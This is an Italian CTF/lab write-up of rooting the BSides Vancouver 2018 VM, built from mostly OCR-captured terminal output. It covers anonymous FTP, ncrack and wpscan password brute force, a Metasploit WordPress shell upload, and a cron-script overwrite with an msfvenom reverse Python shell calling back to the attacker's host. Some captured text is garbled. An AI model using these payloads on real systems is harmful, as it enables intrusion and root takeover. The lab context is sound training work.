

BSIDES VANCOUVER

 Abbiamo installato BSides Vancouver abbiamo impostato la configurazione di rete dientrambe le macchine in shared network per utm e in host only su VirtualBox per simulare la rete interna aziendale e far sì che il "router" assegnasse un ip fungendo da dhcp.




Configurazione di retei KALI LINUX su UTM


Configurazione di rete BSIDESVANCOUVER su UTM



Configurazione di rete BSIDESVANCOUVER su Oracle Virtual Machine



Configurazione di rete KALI LINUX su Oracle Virtual Machine



• Con il comando "ip a" abbiamo visto su quale rete è connessa Kali Linux (192.168.64.7)

```
(kattama® kattama)-[~]
    ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether b2:f5:6e:ea:d7:87 brd ff:ff:ff:ff:ff
    inet 192.168.64.7/24 brd 192.168.64.255 scope global dynamic eth0
        valid_lft 86398sec preferred_lft 86398sec
    inet6 fda7:a344:353d:ecca:b0f5:6eff:feea:d787/64 scope global tentative dynamic mng
tmpaddr
    valid_lft 2592000sec preferred_lft 604800sec
    inet6 fe80::b0f5:6eff:feea:d787/64 scope link
    valid_lft forever preferred_lft forever
```

- Abbiamo poi effettuato una scansione arp, una tecnica utilizzata per mappare gli indirizzi
 IP di una rete locale e associarli ai rispettivi indirizzi MAC,
- In seguito, dopo aver spento BS Vancouver, abbiamo eseguito una seconda scansione per avere la certezza sull'indirizzo ip corretto.
- Con questa procedura siamo risaliti all'indirizzo IP della macchina BSIDES VANCOUVER (192.168.64.13)

```
(kattama⊛kattama)-[~]
 <u>sudo</u> arp-scan 192.168.64.0/24
Interface: eth0, type: EN10MB, MAC: b2:f5:6e:ea:d7:87, IPv4: 192.168.64.7
                                       sts (https://github.com/royhills/arp-scan)
192.168.64.1 c6:91:0c:fa:3a:64
                                            (Unknown: locally administered)
                                            (Unknown: locally administered)
192.168.64.13 7a:61:e5:4d:3e:6b
2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.988 seconds (128.77 hosts/sec). 2 respond
ed
(kattama@kattama)-[~]

$ sudo arp-scan 192.168.64.0/24
Interface: eth0, type: EN10MB, MAC: b2:f5:6e:ea:d7:87, IPv4: 192.168.64.7
Starting arp scan 1 0 7 with 256 bosts (https://github.com/royhills/arp-scan)
192.168.64.1 c6:91:0c:fa:3a:64
                                            (Unknown: locally administered)
1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.923 seconds (133.13 hosts/sec). 1 respond
```

Una volta trovato l'ip abbiamo effettuato una scansione con nmap dove:

- -sS: per eseguire una scansione SYN stealth (che non completa il 3WH)
- -sV: che esegue anche la scansione dei servizi, cercando di identificare le versioni dei servizi esposti sulle porte aperte
- -A: Abilita la rilevazione avanzata, che comprende la scansione dei sistemi operativi, la scansione dei servizi e altre tecniche per ottenere informazioni dettagliate sul dispositivo di destinazione
- -Pn: che ignora la scansione di ping e considera l'host come raggiungibile, anche se non risponde alle richieste di ping.
- -T4": livello di aggressività della scansione su "4" (veloce), determinando una scansione più rapida ma più rumorosa rispetto ai valori di default.
- -O: Esegue la scansione per rilevare il sistema operativo ospitante
- -open: il quale specifica di visualizzare delle sole porte aperte nell'output della scansione.
- Abbiamo notato che sulla macchina target è aperte la porta 21 (sulla quale è attivo il servizio vsftpd), la porta 22 (sulla quale è attivo il servizio ssh) e la porta 80.

```
-T4 -0 -open 192.168.64.13
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-21 12:47 CEST
Nmap scan report for 192.168.64.13
Host is up (0.0022s latency).
Not shown: 997 closed tcp ports (reset)
21/tcp open ftp vsftpd 2.3.5
       Connected to 192.168.64.7
       Logged in as ftp
        TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Data connections will be plain text
       At session startup, client count was 1
       vsFTPd 2.3.5 - secure, fast, stable
| End of status
                                         4096 Mar 03 2018 public
22/tcp open ssh OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
  1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
| 2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
1_ 256 9/:e5:26:/a:31:40:0a:89:D2 b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open http Apache httpd://discretely.com/
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 7A:61:E5:4D:3E:6B (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
           ADDRESS
HOP RTT
1 2.18 ms 192.168.64.13
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.60 seconds
```

METODO 1

 Dato che la porta 21 è aperta, abbiamo creato una sessione FTP (File Transfer Protocol), protocollo di rete utilizzato per trasferire file tra un client e un server su una rete TCP/IP. Di conseguenza, abbiamo cercato il file contenente i dati di accesso, scaricato in seguito con il comando get.

```
sudo ftp 192.168.64.13
[sudo] password for kattama:
Connected to 192.168.64.13.
220 (vsFTPd 2.3.5)
Name (192.168.64.13:kattama): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||39096|).
150 Here comes the directory listing.
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
229 Entering Extended Passive Mode (||8100|).
150 Here comes the directory listing.
-rw-r--r- 1 0 0 31 Mar
                                                                       & users.txt.bk
                                                    31 Mar 03 20
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||55819|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
226 Transfer complete.
31 bytes received in 00:00 (2.19 KiB/s) ftp> ■
```

- Una volta scaricato il file users.txt.bk, abbiamo utilizzato con il comando ncrack, software open-source, progettato per effettuare cracking di password, per testare la sicurezza dei sistemi informatici.
- -v, perattivare la modalità verbose,
- g per specificare il tempo di attesa (in questo caso 4 secondi),
- -U, per indicare l'elenco di utenti trovato durante la scansione,
- -P per specificare il percorso della wordlist contenente le passwords da provare e l'indirizzo ip della macchina target associato alla porta su cui è attivo il servizio SSH.
- L'output del comando ha **restituito l'username e la password dell'utente**, rispettivamente "anne" e "princess".

 Con le credenziali trovate in precedenza, dato che la porta 22 è aperta, abbiamo creato una sessione SSH (protocollo di rete che consente agli utenti di accedere e gestire in modo remoto un server o un sistema informatico attraverso una connessione crittografata).

```
(kattama@ kattama)-[~]
-$ sudo ssh 192.168.64.13 -l anne
[sudo] password for kattama:
anne@192.168.64.13's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

* Documentation: https://help.ubuntu.com/
Last login: Mon Jun 19 12:34:16 2023 from 192.168.64.7
anne@bsides2018:~$
```

- Dopodiché abbiamo eseguito una privilege escalation per diventare utenti root
- Abbiamo utilizzato il comando sudo -i per aprire una shell root con la password dell'utente corrente.
- Dopo aver avuto accesso come root, abbiamo trovato la nostra flag.txt


```
-$ <u>sudo</u> ssh 192.168.64.13 -l anne
[sudo] password for kattama:
anne@192.168.64.13's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)
 * Documentation: https://help.ubuntu.com/
Last login: Mon Jun 19 17:42:06 2023 from 192.168.64.7
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~; sudo -i
[sudo] password for anne:
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17
root@bsides2018:~#
```

METODO 2


Abbiamo utilizzato DIRB per fare l'enumerazione delle directory del sito web in questione.

-O: usato per specificare il percorso del file di output in cui verranno salvati i risultati dell'attacco

Abbiamo trovato il file robots.txt, che abbiamo inserito nel browser, il quale ci ha mostrato la presenza di un backup wordpress.



Avendo avuto contezza che il sito è in wordpress, abbiamo utilizzato il tool wpscan per cercare gli utenti presenti nel sito.



Abbiamo trovato due utenti, nello specifico jhon e admin

```
[+| john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
```

Abbiamo riavviato **wpscan**, questa volta per trovare la password dell'utente.


Da wpscan abbiamo acquisito la password corretto dell'utente jhon, che è enigma

```
[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - john / enigma
Trying admin / ciao Time: 00:00:06 ←
[!] Valid Combinations Found:
[ Username: john, Password: enigma
```

Abbiamo avviato **msfconsole**, usando il modulo exploit/unix/webapp/wp admin shell upload

Abbiamo settato:

- Rhosts 192.168.64.10
- Username jhon
- Password enigma
- Targeturi /backup_wordpress



E in seguito abbiamo avviato l'exploit

```
msf6 exploit(unix/webapp/mp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.64.8:4444

[*] Authenticating with WordPress using john:enigma...
[+] Authenticated with WordPress

[*] Preparing payload ...

[*] Uploading payload ...

[*] Executing the payload at /backup_wordpress/wp-content/plugins/JqVxtzzXBj/OtXEaunQSf.php ...

[*] Sending stage (39927 bytes) to 192.168.64.10

[*] Deleted OtXEaunQSf.php

[*] Deleted JqVxtzzXBj.php

[*] Deleted JqVxtzzXBj.php

[*] Deleted ../JqVxtzzXBj

[*] Meterpreter session 1 opened (192.168.64.8:4444 → 192.168.64.10:36982) at 2023-06-21 15:19:21 +0100

meterpreter > ■
```

Abbiamo iniziato un po' a studiare la macchina virtuale BSIDES VANCOUVER. Il nostro interesse si è focalizzato negli eventuali file in cui potrebbero esserci vulnerabilità. Ci mettiamo alla ricerca del file **crontab** (file di configurazione per programmare l'esecuzione automatica di comandi o script in momenti specifici).

• Utilizziamo pertanto il comando comando IS -I | grep cron, il quale ci restituirà tutti i file che hanno "cron" all'interno del testo.

- Notiamo immediatamente che il file crontab, di proprietà di root, era leggibile da tutti.
- Pertanto, tramite comando cat, abbiamo letto il contenuto del file crontab. Nello specifico, vediamo che il contenuto dello stesso ci comunica che le modifiche apportate al file saranno automaticamente considerate, il che ci fa presagire che anche noi attaccanti potremmo apportare delle modifiche che verranno automaticamente considerate.
- Continuando la lettura del file, notiamo che "SHELL=/bin/sh" indica per l'appunto che la shell viene utilizzata per l'esecuzione dei comandi è la "/bin/sh"
- Da canto suo, PATH=/us/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/sbin:/usr/sbin.jusr/bin, indica le directory in cui il sistema cerca i comandi eseguibili.
- Infine, la riga "m h dom mon dow user command", indica i campi utilizzati nella definizione delle attività, come ad esempio l'ora, il minuto e il giorno del mese in cui i comandi verranno utilizzati. La voce user indica invece l'utente a cui è associata l'attività.
- In base a tutte queste nozioni, notiamo che * * * /usr/local/bin/cleanup viene eseguito in qualsiasi minuto (* * *), motivo per cui decidiamo di lavorare su questo specifico file.

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user command
                          cd / & run-parts - report /etc/cron.hourly
                          test -x /usr/sbin/anacron || ( cd / &6 run-parts -- report /etc/cron.daily )
test -x /usr/sbin/anacron || ( cd / &6 run-parts -- report /etc/cron.weekly
25 6
                  root
                  root
                  root
                           test _x /usr/sbin/anacron || ( cd / 56 run-parts - report /etc/cron.monthly
* * * * * root /usr/local/bin/cleanup
```

Tramite ctrl + c, ritorniamo nella shell meterpreter, dove abbiamo usato il comando **getuid**, il quale ci ha mostrato che **abbiamo avuto accesso non autorizzato come utente www-data, ergo senza privilegi di root.**

```
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer : bsides2018
OS : Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Meterpreter : php/linux
meterpreter >
```

Per compiere una corretta privilege escalation, abbiamo scaricato sul nostro desktop il file cleanup trovato in precedenza, tramite comando **download**.

```
meterpreter > download /usr/local/bin/cleanup /home/kali/Desktop

[*] Downloading: /usr/local/bin/cleanup → /home/kali/Desktop/cleanup

[*] Downloaded 64.00 B of 64.00 B (100.0%): /usr/local/bin/cleanup → /home/kali/Desktop/cleanup

[*] Completed : /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
```

- Una volta scaricato il file, tramite comando cat cleanup abbiamo letto il contenuto dello stesso, che rimettiamo di seguito.
- #!/bin/sh: riga comune per gli script di shell, la quale indica al sistema quale interprete di shell utilizzare per eseguire lo script. Nel nostro caso viene utilizzata "/bin/sh", che rappresenta la shell POSIX, la quale garantisce la scrittura di script che possono essere eseguiti su più piattaforme Unix.
- rm -rf /var/log/apache2/*: riga questa, che utilizza il comando "rm" per eliminare in modo ricorsivo ("-r") e forzato ("-f") tutti i file e le directory presenti nella directory "/var/log/apache2". L'asterisco "*" alla fine del percorso specifica di eliminare tutti i file e le directory presenti in quella posizione

```
(kali@ kali)-[~]
$ Desktop

(kali@ kali)-[~/Doskton]

$ cat cleanup
#!/bin/sh
rm -rf /var/log/apache2/* # Clean those damn logs!!

(kali@ kali)-[~/Desktop]
```

Abbiamo utilizzato msfvenom per generare codice malevolo, che in seguito inseriremo
nel file cleanup. Il risultato ci restituirà un codice malevolo che genera una shell
inversa che sfrutteremo in seguito. Abbiamo utilizzato il modulo
cmd/unix/reverse_python per generare codice malevolo che ci darà la possibilità di
ottenere una shell inversa in python che sfrutteremo dopo aver sovrascritto il file
cleanup modificato nella directory dalla quale è stato prelevato.

```
(kali⊕ kali)-[~]

$ msfvenom -p cmd/unix/reverse_python lhost=192.168.64.8 lport=3333
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size 266 butse

python -c "exec(_import__('zlib').decompress(_import__('base64').b64decode(_import__('codecs').getencoder('utf-8')('eNqVkN8LgjAQx/+VsacNYqaFGLEHCYOICtJ3
ybVQsm148/8vWbHQJ+/lfn2+d8c1L6M7i0CLp7TI2QIh6CvTaSEBfE3/YoS2ztUaLMfhJmJhnLB4zRI8RobpfPWxcQ0428mcI98s3ZeHc1b8XeLq+WV3LPPimqUnOhnFhFZKCkvIcJHXDsvpBNfA7r2JCLB
H00qlCfWK5Sw6nEVHE9pw/2cmbm1LcFA1KoAa0zf+4WHb')[0])))"
```

• Abbiamo iniettato il codice presente nel payload modificato tramite msfvenom nel file "cleanup" che avevamo scaricato in precedenza con la shell meterpreter, come da screenshot sottostante. Ora, il file cleanup, completo di script malevolo, ci darà la possibilità di avere una shell inversa in python.

```
File Edit Search View Document Help

↑ □ □ □ C × ▷ ▷ ▷ □ Q ♀ □

1 #!/bin/sh

2 python -c

"exec(_import__('zlib').decompress(_import__('base64').b64decode(_import__('codecs').getencoder('utf-8')('eNqVkN8LgjAQx/
+VsacNYqaF6LEHCYOICtJ3ybVQsm148/8vWbHQJ+/lfn2+d8c1L6M7i0CLp7TI2QIh6CvTaSEBfE3/
YoS2ztUaLMfhJmJhnLB4zR18RobpfPWxcQ0428mcI98s3ZeHc1b8XeLq+WV3LPPimqUnOhnFhFZKCkvIc-JHXDsvpBNfA7r2JCLBH00qlCfWK5Sw6nEVHE9pw/2cmbm1LcFA1KoAa0zf+4WHb')[0])))"

3
```

 Siamo tornati nella shel meterpreter, dalla quale abbiamo caricato il nuovo file cleanup nello stesso percorso dal quale l'avevamo scaricato in precedenza, in modo tale da sovrascriverlo.

```
meterpreter > upload /home/kali//Desktop/cleanup /usr/local/bin/cleanup
[*] Uploading : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Uploaded -1.00 B of 375.00 B (-0.27%): /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Completed : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
meterpreter >
```

Abbiamo avviato Netcat per creare un server in ascolto sulla porta 3333 (che avevamo inserito nel codice malevolo generato in precedenza con msfvenom, ed inserito nel file cleanup). Come da screenshot sottostante, tramite comando id abbiamo verificato di essere diventati utenti root, compiendo con successo il privilege escalation. Successivamente con comando cd /root ci siamo spsotati all'interno della cartella di root, dove abbiamo trovato la nostra flag.

```
-(kali@kali)-[~/Desktop]
-$ nc -lvp 3333
listening on:[any] 3333 ...
idt
192.168.64.10: inverse host lookup failed: Unknown host
    100 to 1100 169 64 91 from (HMVMOWN) [192.168.64.10] 49358
uid=0(root) gid=0(root) groups=0(root
cd /root
ls -al
total 40
drwx ---
         🗝 p3 root root 4096 Mar 7 2018 .
drwxr-xr-x 23 root root 4096 Mar 3 2018 ..
-rw------ 1 root root 2147 Mar 7 2018 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19 2012 .bashrc
-rw-r--r-- 1 root root 248 Mar 5 201 flag.txt
         - 1 root root 417 Mar 7 2018 .mysql_nistory
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
drwx----- 2 root root 4096 Jun 21 06:42 .pulse
drwx-
            1 root root 256 Mar 3 2018 .pulse-cookie
-rw-
                           66 Mar 3 2018 .selected_editor
                    root
cat flag.txt
Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17
```